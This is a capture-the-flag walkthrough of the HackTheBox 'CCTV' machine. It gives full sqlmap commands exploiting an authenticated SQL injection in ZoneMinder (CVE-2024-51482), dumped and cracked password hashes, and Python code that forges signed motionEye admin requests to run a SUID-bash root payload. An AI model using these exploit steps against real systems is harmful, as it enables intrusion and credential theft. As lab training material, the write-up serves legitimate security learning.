Summary
CCTV is a Linux HackTheBox machine exposing SSH and a ZoneMinder web application on HTTP. The key foothold is an authenticated SQL injection in ZoneMinder 1.37.63, specifically the removetag action affected by CVE-2024-51482. After authenticating to the panel, the SQLi can be exploited with sqlmap to dump zm.Users, recover password hashes, and crack the mark account password.
Once on the box as mark, privilege escalation comes from a second service: motionEye. A world-readable /etc/motioneye/motion.conf exposes the motionEye admin credential hash. That hash is sufficient to compute valid request signatures for the localhost-only motionEye API on 127.0.0.1:8765. By updating camera configuration and setting command_storage_exec, it is possible to trigger root command execution through the snapshot action.
| Phase | Technique |
|---|---|
| Recon | Port scan, virtual host discovery, authenticated app inspection |
| Initial Access | ZoneMinder 1.37.63 authenticated SQLi (CVE-2024-51482) |
| Credential Access | Dump zm.Users, crack bcrypt hash for mark |
| Privilege Escalation | motionEye signed localhost admin API + command execution |
Reconnaissance
TCP Port Scan
$ nmap -Pn -T4 --min-rate 1000 -p22,80 10.129.244.156
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
The host is minimal from a network perspective: only SSH and HTTP are exposed.

Web Enumeration

The HTTP service is a ZoneMinder deployment and expects the cctv.htb virtual host. For quick interaction without editing /etc/hosts, curl --resolve works well:
curl -sk --resolve cctv.htb:80:10.129.244.156 http://cctv.htb/zm/
The login page and authenticated pages reveal the application version:
v1.37.63
This matters because 1.37.63 is inside the vulnerable range for CVE-2024-51482.
Authenticated API Recon

After obtaining an authenticated ZoneMinder session, two API endpoints are especially useful:
/zm/api/users.json
/zm/api/configs.json?page=1
The users API exposed these accounts:
superadmin
mark
admin

The configs API exposed internal database settings:
ZM_DB_HOST=localhost
ZM_DB_NAME=zm
ZM_DB_USER=zmuser
ZM_DB_PASS=<redacted>
ZM_PATH_WEB=/usr/share/zoneminder/www
ZM_PATH_CGI=/usr/lib/zoneminder/cgi-bin
ZM_WEB_USER=www-data
These values confirm both the DB name and the likely usefulness of SQLi against the web tier.
User Flag
Vulnerability Discovery
ZoneMinder 1.37.63 falls within the vulnerable range for CVE-2024-51482, an authenticated SQL injection in web/ajax/event.php / request handling around the removetag action. The interesting parameter is tid.
Working request shape:
/zm/index.php?view=request&request=event&action=removetag&id=1&tid=4
During testing, boolean-style payloads such as 4 AND 1=1 and 4 AND 1=2 consistently collapsed into identical HTTP 500 responses with empty bodies, so they were not practically useful for extraction. The reliable signal on this box was time-based blind SQLi.
Exploitation with sqlmap
A fresh authenticated cookie is required. Once logged in, the SQLi can be validated directly with sqlmap:
sqlmap -u 'http://10.129.244.156/zm/index.php?view=request&request=event&action=removetag&id=1&tid=4' \
  -H 'Host: cctv.htb' \
  --cookie='zmSkin=classic; zmCSS=base; ZMSESSID=<session>' \
  -p tid --batch --dbms=mysql --technique=T --time-sec=1 --ignore-code=500 \
  --current-db --current-user --banner

sqlmap confirmed the injection and recovered:
Parameter: tid (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
current database: zm
current user: zmuser@localhost
banner: 8.0.45-0ubuntu0.24.04.1
Dumping the Users table worked reliably:
sqlmap -u 'http://10.129.244.156/zm/index.php?view=request&request=event&action=removetag&id=1&tid=4' \
  -H 'Host: cctv.htb' \
  --cookie='zmSkin=classic; zmCSS=base; ZMSESSID=<session>' \
  -p tid --batch --dbms=mysql --technique=T --time-sec=1 --ignore-code=500 \
  -D zm -T Users -C Username,Password --dump
Recovered rows:
+------------+--------------------------------------------------------------+
| Username   | Password                                                     |
+------------+--------------------------------------------------------------+
| superadmin | $2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm |
| mark       | $2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG. |
| admin      | $2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m |
+------------+--------------------------------------------------------------+
Cracking the Password Hash
The mark bcrypt hash can be cracked with John and rockyou:
cat > hashes.txt <<'EOF'
mark:$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.
EOF

gzip -dc /usr/share/wordlists/rockyou.txt.gz | john --stdin hashes.txt
Recovered credential:
mark : opensesame
Flag Capture
Use the cracked password over SSH:
Session verification:
mark@cctv:~$ id
uid=1000(mark) gid=1000(mark) groups=1000(mark),24(cdrom),30(dip),46(plugdev)

mark@cctv:~$ hostname
cctv
The user flag is not in mark’s home directory. Enumerating for it reveals a second local user and the expected flag path:
/home/sa_mark/user.txt
The user flag is obtained from that path after landing on the box.
Root Flag
Enumeration
mark does not have useful sudo rights:
mark@cctv:~$ sudo -l
Sorry, user mark may not run sudo on cctv.
The box also runs motionEye locally. A key weakness is that its configuration file is world-readable:
/etc/motioneye/motion.conf
This file exposes the motionEye admin password hash. motionEye request authentication is signature-based; if the stored hash is known, valid signed admin requests can be generated for the localhost service listening on:
http://127.0.0.1:8765
Exploitation
The first step is proving command execution without leaving noisy artifacts. The following Python logic was executed from the mark SSH context:
from motioneye import utils
import json, urllib.request

ADMIN='admin'
KEY='<motioneye_hash>'
BASE='http://127.0.0.1:8765'

def req(method, path, obj=None):
    data = None if obj is None else json.dumps(obj).encode()
    sep = '&' if '?' in path else '?'
    url = f"{BASE}{path}{sep}_username={ADMIN}&_admin=true"
    sig = utils.compute_signature(method, url, data, KEY)
    url = url + '&_signature=' + sig
    r = urllib.request.Request(url, data=data, method=method)
    if data is not None:
        r.add_header('Content-Type', 'application/json')
    with urllib.request.urlopen(r, timeout=20) as resp:
        return resp.read().decode()
After reading the camera config via /config/1/get/, the exploit sets:
command_storage_enabled = True
command_storage_exec = touch /tmp/meye_rce_test
Then it triggers:
POST /action/1/snapshot/
This created /tmp/meye_rce_test, proving command execution as the motionEye service account. On this host, that path is effectively root execution.
Exploitation for Root
For the actual privesc, the same technique was used to configure a simple SUID bash payload:
cp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash
The action flow is:
- Read current camera config with
/config/1/get/ - Save a copy for restoration
- Set
command_storage_enabled=true - Set
command_storage_execto the payload - Trigger
/action/1/snapshot/ - Execute
/tmp/rootbash -p - Restore the original motionEye config
The resulting SUID bash confirms root privileges:
/tmp/rootbash -p -c 'id'
uid=1000(mark) gid=1000(mark) euid=0(root) groups=1000(mark),24(cdrom),30(dip),46(plugdev)
Flag Capture
Once root command execution is available, the final step is simply reading the flag from its standard location:
/tmp/rootbash -p -c 'cat /root/root.txt'
At this point the root flag can be read directly from /root/root.txt.